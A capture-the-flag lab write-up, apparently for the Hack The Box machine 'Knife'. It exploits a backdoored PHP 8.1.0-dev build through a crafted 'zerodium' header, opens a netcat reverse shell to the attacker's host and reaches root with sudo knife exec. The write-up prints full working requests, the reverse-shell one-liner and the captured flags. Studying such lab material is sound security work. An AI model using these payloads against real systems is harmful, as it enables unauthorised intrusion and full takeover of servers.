


Information Gathering

1) Http page has been found

```
(vigneswar@vigneswar)-[~]
$ nmap 10.10.10.242
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-29 20:03 IST
Nmap scan report for 10.10.10.242
Host is up (0.59s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 63.22 seconds
```



2) It seems to use vulnerable php version (PHP/8.1.0-dev) with a backdoor

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 29 Sep 2023 14:35:41 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 X-Powered-By: PHP/8.1.0-dev
5 Vary: Accept-Encoding
6 Content-Length: 5815
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html lang="en" >
12
13     <head>
14
15         <meta charset="UTF-8">|
16
17
18         <title>
            Emergent Medical Idea
```

Vulnerability Assessment

1) Researched about the vulnerability and found test to check it

```
GET / HTTP/1.1
Host: localhost:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
User-Agenttt: zerodiumvar_dump(233*233);
Connection: close
```

Request

Pretty Raw \n Actions

```
1 GET / HTTP/1.1
2 Host: localhost:8080
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
  Safari/537.36
7 User-Agenttt: zerodiumvar_dump(233*233);
8 Connection: close
9
10
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Host: localhost:8080
3 Date: Tue, 30 Mar 2021 17:27:51 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.0-dev
6 Content-type: text/html; charset=UTF-8
7
8 int(54289)
9 hello world
```

2) Remote command execution works

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: 10.10.10.242
3 User-Agenttt: zerodiumvar_dump(10*10);
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 29 Sep 2023 14:40:02 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 X-Powered-By: PHP/8.1.0-dev
5 Vary: Accept-Encoding
6 Content-Length: 5824
7 Connection: close
8 Content-Type: text/html; charset=UTF-8
9
10 int(100)
11 <!DOCTYPE html>
```

Exploitation

1) Got RCE

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 GET / HTTP/1.1 2 Host: 10.10.10.242 3 User-Agent: zerodiumsystem('ls'); 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 10 </pre>			<pre> 7 Connection: close 8 Content-Type: text/html; charset=UTF-8 9 10 bin 11 boot 12 cdrom 13 dev 14 etc 15 home 16 lib 17 lib32 18 lib64 19 libx32 20 lost+found 21 media 22 mnt 23 opt 24 proc 25 root 26 run 27 sbin 28 snap 29 siv 30 sys 31 tmp 32 usr 33 var </pre>			

2) Made payload for netcat reverse shell

Request						
Pretty	Raw	Hex				
<pre> 1 GET / HTTP/1.1 2 Host: 10.10.10.242 3 User-Agent: zerodiumsystem('rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f bash -i 2>&1 nc 10.10.16.4 4444 > /tmp/f'); 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 10 </pre>						

3) Got reverse shell

Request			Response			
Pretty	Raw	Hex				
<pre> 1 GET / HTTP/1.1 2 Host: 10.10.10.242 3 User-Agent: zerodiumsystem('rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f bash -i 2>&1 nc 10.10.16.4 4444 > /tmp/f'); 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 10 </pre>			<pre> (vigneswar@vigneswar)-[~] \$ nc -lvnp 4444 listening on [any] 4444 ... connect to [10.10.16.4] from (UNKNOWN) [10.10.10.242] 51832 bash: cannot set terminal process group (962): Inappropriate ioctl for device bash: no job control in this shell james@knife:/\$ </pre>			

4) Got the user flag

```
james@knife:~$ ls
user.txt
james@knife:~$ cat user.txt
4eacd42619a5ddbbaabfc6527484bfd4d
james@knife:~$
```

Privilege Escalation

1) sudo rights have something


```
james@knife:~$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

2) We can use knife to escalate privileges

ns x +

gtfobins.github.io/gtfobins/knife/

 / knife ☆ Star 9,111

Shell Sudo

This is capable of running `ruby` code.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
knife exec -E 'exec "/bin/sh"'
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo knife exec -E 'exec "/bin/sh"'
```

3) Got root shell

```
james@knife:~$ sudo knife exec -E 'exec "/bin/sh"'
# whoami
root
#
```

4) Got root flag

```
# cat root.txt
d366c1cc428eff8e407e622bd662b25d
#
```